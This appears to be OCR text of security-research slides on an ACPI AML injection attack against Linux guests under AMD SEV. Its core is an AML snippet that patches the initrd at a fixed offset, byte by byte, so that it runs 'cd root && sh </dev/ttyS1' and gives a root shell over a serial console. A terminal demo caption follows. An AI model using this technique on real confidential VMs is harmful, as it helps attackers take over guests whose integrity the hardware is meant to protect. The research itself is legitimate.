


AML Injection Attack




Linux Case Study

Linux: AML Injection



Linux: AML Injection Attack



Linux: Injected AML

```
Local0 = ADDR         /* The value from "efi: INITRD=0x..." */
Local0 += 0x26360     /* Offset */

/* Start patching... */
/* Note: "Local0++" is equal of "++Local0" at C */
DUMP(PTCH(Local0,   0x63)) /* 'c' */
DUMP(PTCH(Local0++, 0x64)) /* 'd' */
DUMP(PTCH(Local0++, 0x20)) /* ' ' */
DUMP(PTCH(Local0++, 0x72)) /* 'r' */
DUMP(PTCH(Local0++, 0x6F)) /* 'o' */
DUMP(PTCH(Local0++, 0x6F)) /* 'o' */
DUMP(PTCH(Local0++, 0x74)) /* 't' */
DUMP(PTCH(Local0++, 0x20)) /* ' ' */
DUMP(PTCH(Local0++, 0x26)) /* '&' */
DUMP(PTCH(Local0++, 0x26)) /* '&' */
DUMP(PTCH(Local0++, 0x20)) /* ' ' */
DUMP(PTCH(Local0++, 0x73)) /* 's' */
DUMP(PTCH(Local0++, 0x68)) /* 'h' */
DUMP(PTCH(Local0++, 0x20)) /* ' ' */
DUMP(PTCH(Local0++, 0x3C)) /* '<' */
DUMP(PTCH(Local0++, 0x2F)) /* '/' */
DUMP(PTCH(Local0++, 0x64)) /* 'd' */
DUMP(PTCH(Local0++, 0x65)) /* 'e' */
DUMP(PTCH(Local0++, 0x76)) /* 'v' */
DUMP(PTCH(Local0++, 0x2F)) /* '/' */
DUMP(PTCH(Local0++, 0x74)) /* 't' */
DUMP(PTCH(Local0++, 0x74)) /* 't' */
DUMP(PTCH(Local0++, 0x79)) /* 'y' */
DUMP(PTCH(Local0++, 0x53)) /* 'S' */
DUMP(PTCH(Local0++, 0x31)) /* '1' */
```


Linux: Demo

~ — ts22mori@epyc-eval-sev2: ~/AMDSEV — ssh ◂ ssh epyc_sev | ~ — ts22mori@epyc-eval-sev2: ~/AMDSEV — ssh ◂ ssh epyc_sev | ~ — ~ — -fish

